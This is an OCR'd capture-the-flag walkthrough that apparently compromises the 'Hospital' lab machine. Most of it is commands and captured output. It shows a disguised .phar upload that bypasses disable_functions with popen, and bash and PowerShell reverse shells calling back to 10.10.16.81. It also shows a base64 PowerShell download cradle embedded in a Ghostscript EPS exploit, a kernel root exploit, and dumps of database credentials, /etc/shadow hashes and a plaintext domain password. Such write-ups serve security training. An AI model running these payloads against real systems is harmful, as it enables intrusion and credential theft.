
```
HTTP/1.1 302 Found
Date: Thu, 22 May 2025 00:03:55 GMT
Server: Apache/2.4.55 (Ubuntu)
Location: /success.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

It doesn't show anything



Change content to phpinfo





Directive	Local Value	Master Value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec

It shows bunch of disabled functions including system, which blocks code execution

I want to check if any dangerous functions exist

From dfunc-bypasser.py, I can copy dangerous functions

dfunc-bypasser / dfunc-bypasser.py

Code | Blame | Executable File · 91 lines (68 loc) · 3.1 KB | Raw

```
11  class colors:

44  else:
45      print parser.print_help()
46      exit()
47
48  modules = []
49  inp = []
50
51  inp = phpinfo.split('disable_functions</td><td class="v">')[1].split("</")[0].split(',')[:-1]
52
53  dangerous_functions = ['pcntl_alarm','pcntl_fork','pcntl_waitpid','pcntl_wait','pcntl_wifexited','pcntl_wifstopped','pcntl_wifsignaled','pcntl_wifcontinued','pcntl
54
55  if("mbstring.ini" in phpinfo):
56      modules += ['mbstring']
57      dangerous_functions += ['mb_send_mail']
58
59  if("imap.ini" in phpinfo):
60      modules += ['imap']
61      dangerous_functions += ['imap_open','imap_mail']
62
63  if("libvirt-php.ini" in phpinfo):
64      modules += ['libvert']
65      dangerous_functions += ['libvirt_connect']
66
67  if("gnupg.ini" in phpinfo):
68      modules += ['gnupg']
69      dangerous_functions += ['gnupg_init']
70
71  if("imagick.ini" in phpinfo):
72      modules += ['imagick']
```

Write a php code to check if any of these functions exist

```
1 <?php $dangerous_func=['pcntl_alarm','pcntl_fork','pcntl_waitpid','pcntl_wait','pcntl_wifexited','pcntl_wifstopped','pcntl_w
  ifsignaled','pcntl_wifcontinued','pcntl_wexitstatus','pcntl_wtermsig','pcntl_wstopsig','pcntl_signal','pcntl_signal_get_hand
  ler','pcntl_signal_dispatch','pcntl_get_last_error','pcntl_strerror','pcntl_sigprocmask','pcntl_sigwaitinfo','pcntl_sigtimed
  wait','pcntl_exec','pcntl_getpriority','pcntl_setpriority','pcntl_async_signals','error_log','system','exec','shell_exec','p
  open','proc_open','passthru','link','symlink','syslog','ld','mail'];$
2 foreach($dangerous_func as $f) {$
3   if (function_exists($f)) {$
4     echo $f . "exists<br>\n";$
5   }$
6 }$
```

1 For every functions in $dangerous_func

2 if the function exists

3 print <function> exists

I can verify some of them can be used

Request

Pretty | Raw | Hex

```
','pcntl_wifsignaled','pcntl_wifcontinued','pcntl_wexi
tstatus','pcntl_wtermsig','pcntl_wstopsig','pcntl_sign
al','pcntl_signal_get_handler','pcntl_signal_dispatch'
,'pcntl_get_last_error','pcntl_strerror','pcntl_sigpro
cmask','pcntl_sigwaitinfo','pcntl_sigtimedwait','pcntl
_exec','pcntl_getpriority','pcntl_setpriority','pcntl_
async_signals','error_log','system','exec','shell_exec
','popen','proc_open','passthru','link','symlink','sys
log','ld','mail'];
21 foreach($dangerous_func as $f) {
22   if (function_exists($f)) {
23     echo $f . " exists<br>\n";
24   }
25 }
26
27 ------geckoformboundary8e25c5b09c2dff4fa050938a7dda275
   7--
28
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 302 Found
2  Date: Thu, 22 May 2025 00:19:25 GMT
3  Server: Apache/2.4.55 (Ubuntu)
4  Location: /success.php
5  Content-Length: 0
6  Keep-Alive: timeout=5, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html; charset=UTF-8
9
10
```

Request

Pretty Raw Hex

```
1 GET /uploads/cat.phar HTTP/1.1
2 Host: hospital.htb:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
  Gecko/20100101 Firefox/137.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  */*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Wed, 21 May 2025 23:06:03 GMT
11 If-None-Match: "8c27-635ad68ca996b"
12 Priority: u=0, i
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 22 May 2025 00:19:28 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 107
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 error_log exists<br>
11 popen exists<br>
12 link exists<br>
13 symlink exists<br>
14 syslog exists<br>
15 mail exists<br>
16
```

php online document shows popen example to run a command

```php
<?php
error_reporting(E_ALL);

/* Add redirection so we can get stderr. */
$handle = popen('/path/to/executable 2>&1', 'r');
echo "'$handle'; " . gettype($handle) . "\n";
$read = fread($handle, 2096);
echo $read;
pclose($handle);
?>
```

Request

Pretty Raw Hex

```
15
16 ------geckoformboundary8e25c5b09c2dff4fa050938a7dda275
   7
17 Content-Disposition: form-data; name="image"; filename
   ="cat.phar"
18 Content-Type: image/png
19
20 <?php
21 $handle = popen('/bin/ls /', 'r');
22 echo "'$handle'; " . gettype($handle) . "\n";
23 $read = fread($handle, 2096);
24 echo $read;
25 pclose($handle);
26 ?>
27
28 ------geckoformboundary8e25c5b09c2dff4fa050938a7dda275
   7--
29
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Thu, 22 May 2025 00:39:49 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Location: /success.php
5 Content-Length: 0
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
```

Request

Pretty Raw Hex

```
GET /uploads/cat.phar HTTP/1.1
Host: hospital.htb:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 21 May 2025 23:06:03 GMT
If-None-Match: "8c27-635ad68ca996b"
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 22 May 2025 00:39:55 GMT
Server: Apache/2.4.55 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 141
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

'Resource id #3'; resource
bin
boot
dev
etc
home
lib
lib32
lib64
```

Since it's working, I'll run reverse shell

Request

Pretty Raw Hex

```
------geckoformboundary8e25c5b09c2dff4fa050938a7dda2757
Content-Disposition: form-data; name="image"; filename="cat.phar"
Content-Type: image/png

<?php
$handle = popen('bash -c "bash -i >& /dev/tcp/10.10.16.81/9001 0>&1"', 'r');
echo "'$handle'; " . gettype($handle) . "\n";
$read = fread($handle, 2096);
echo $read;
pclose($handle);
?>

------geckoformboundary8e25c5b09c2dff4fa050938a7dda2757--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Date: Thu, 22 May 2025 00:42:30 GMT
Server: Apache/2.4.55 (Ubuntu)
Location: /success.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Request

Pretty Raw Hex

```
1 GET /uploads/cat.phar HTTP/1.1
2 Host: hospital.htb:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
  Gecko/20100101 Firefox/137.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  */*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Wed, 21 May 2025 23:06:03 GMT
11 If-None-Match: "8c27-635ad68ca996b"
12 Priority: u=0, i
13
14
```

Response

```
└──╼ $rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.11.241] 6578
bash: cannot set terminal process group (982): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webserver:/var/www/html/uploads$
```

In /var/www/html, I can find config.php

```
cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

command:mysql -u root -p will get me into mysql shell

```
MariaDB [hospital]> selselect username, password from users;
select username, password from users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 |
| patient  | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO |
| rexmax   | $2y$10$U/st2pFVzbRK03kI.5fu8uZXM8YtkLTpd1Z8Pe1QwAnnRaNv4yoKS |
| abc      | $2y$10$gtzevFdnAlNNTwvFSOT9JeM3a1zzhiq8RLDTqC8ucNbydkPz/Tqf6 |
+----------+--------------------------------------------------------------+
```


I can get hash and crack it, but nothing special I can do with these


Get root in vm

If I look for my host architecture

```
www-data@webserver:/var/www/html/uploads$ uname -a
uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

I can find a kernel exploit





Download and use make command

```
└─ $git clone https://github.com/synacktiv/CVE-2023-35001.gitCloning into 'CVE-2023-35001'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 0), reused 9 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 13.02 KiB | 2.60 MiB/s, done.
```

```
$make
go build
go: downloading golang.org/x/sys v0.0.0-20211205182925-97ca703d548d
go: downloading github.com/google/nftables v0.0.0-20220611213346-a346d51f53b3
go: downloading github.com/mdlayher/netlink v1.4.2
go: downloading github.com/vishvananda/netns v0.0.0-20180720170159-13995c7128cc
go: downloading github.com/josharian/native v0.0.0-20200817173448-b6b71def0850
go: downloading github.com/mdlayher/socket v0.0.0-20211102153432-57e3fa563ecb
go: downloading golang.org/x/net v0.0.0-20211209124913-491a49abca63
gcc -Wall -Wextra -Werror -std=c99 -Os -g0 -D_GNU_SOURCE -D_DEFAULT_SOURCE -D_POSIX_C_SOURCE=200809L src/wrapper.c -o wrapper
zip lpe.zip exploit wrapper
  adding: exploit (deflated 42%)
  adding: wrapper (deflated 83%)
```

Download the files in the linux machine

```
www-data@webserver:/tmp$ wget -r http://10.10.16.81:8000/CVE-2023-35001
```

Give execute permission for exploit and wrapper and run exploit

```
www-data@webserver:/tmp/10.10.16.81:8000/CVE-2023-35001$ ./exploit
./exploit
[+] Using config: 5.19.0-35-generic
[+] Recovering module base
[+] Module base: 0xffffffffc057b000
[+] Recovering kernel base
[+] Kernel base: 0xffffffff9e200000
[+] Got root !!!
# whoami
whoami
```

I can get root in linux vm

Get drbrown in dc

Since I'm root, I can read /etc/shadow


```
grep '\$' /etc/shadow | cut -d ':' -f1,2
root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/
```

I can only crack drwilliams

I can login to roundcube mail as drwilliams and it shows a mail



I can google and install exploit



It shows example command

Other examples: Generate a new EPS file called run_calculator.eps with payload "calc" (pops up a new calculator on Windows)

```
python3 CVE_2023_36664_exploit.py --generate --payload calc --filename run_calculator --extensi
```

I erase except third line and change ip,port of nishang's reverseshelltcponeline.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.81',9002);$stream = $client.GetStream();[byte[]]$bytes = 0..6553
5|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).
GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$send
byte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Cl
ose()$
```

Create cradle and encode it for powershell

```
IEX((New-Object Net.Webclient).DownloadString("http://10.10.16.81:8000/rev.ps1"))$
```


```
└─$cat cradle | iconv -t utf16le | base64 -w0
SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaOBuAGcAKAAiAGgA
dAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AOAAxADoAOAAwADAAMAAvAHIAZQB2AC4AcABzADEAIgApACkACgA=
```

Create needle.eps using the above base64 encoded command

```
└─$python3 CVE_2023_36664_exploit.py --generate --payload "powershell -enc SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdA
AuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AOAAxADoAOA
AwADAAMAAvAHIAZQB2AC4AcABzADEAIgApACkACgA=" --filename needle --extension eps
[+] Generated EPS payload file: needle.eps
```

Run python3 http server and send needle.eps to drbrown

```
└─$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.241 - - [22/May/2025 00:31:47] "GET /rev.ps1 HTTP/1.1" 200 -
```



I can get drbrown shell

```
└──╼ $rlwrap nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.11.241] 34257

PS C:\Users\drbrown.HOSPITAL\Documents>
```

I can find password in a file ghostcript.bat

```
PS C:\Users\drbrown.HOSPITAL\Documents> ls


    Directory: C:\Users\drbrown.HOSPITAL\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/23/2023   3:33 PM            373 ghostscript.bat


PS C:\Users\drbrown.HOSPITAL\Documents> type ghostscript.bat
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -asplain -force;$c = new-object system.management.automation.pscre
dential('hospital\drbrown', $p);Invoke-Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c "C:\Program` Files\gs\g
s10.01.1\bin\gswin64c.exe" -dNOSAFER "C:\Users\drbrown.HOSPITAL\Downloads\%filename%" }"
```

I can verify it works using nxc

```
└──╼ $sudo ntpdate dc.hospital.htb
2025-05-21 22:57:11.984622 (-0400) -7197.904923 +/- 0.022408 dc.hospital.htb 10.10.11.241 s1 no-leap
CLOCK: time stepped by -7197.904923
┌──[~/Documents/hospital]
└──╼ $nxc smb dc.hospital.htb -u drbrown -p 'chr!$br0wn' --shares
SMB         10.10.11.241    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:hospital.htb)
 (signing:True) (SMBv1:False)
SMB         10.10.11.241    445    DC               [+] hospital.htb\drbrown:chr!$br0wn
SMB         10.10.11.241    445    DC               [*] Enumerated shares
SMB         10.10.11.241    445    DC               Share           Permissions     Remark
SMB         10.10.11.241    445    DC               -----           -----------     ------
SMB         10.10.11.241    445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.241    445    DC               C$                              Default share
SMB         10.10.11.241    445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.241    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.241    445    DC               SYSVOL          READ            Logon server share
┌──[~/Documents/hospital]
└──╼ $nxc winrm dc.hospital.htb -u drbrown -p 'chr!$br0wn'
WINRM       10.10.11.241    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:hospital.htb)
WINRM       10.10.11.241    5985   DC               [+] hospital.htb\drbrown:chr!$br0wn (Pwn3d!)
```

It has no interesting share folder, but I can evil-winrm

```
└──╼ $evil-winrm -i dc.hospital.htb -u drbrown -p 'chr!$br0wn'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this
machine


Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\drbrown.HOSPITAL\Documents>
```

Get root

option 1: Exploit web service

C://xampp/htdocs ACL gives much privilege for any users

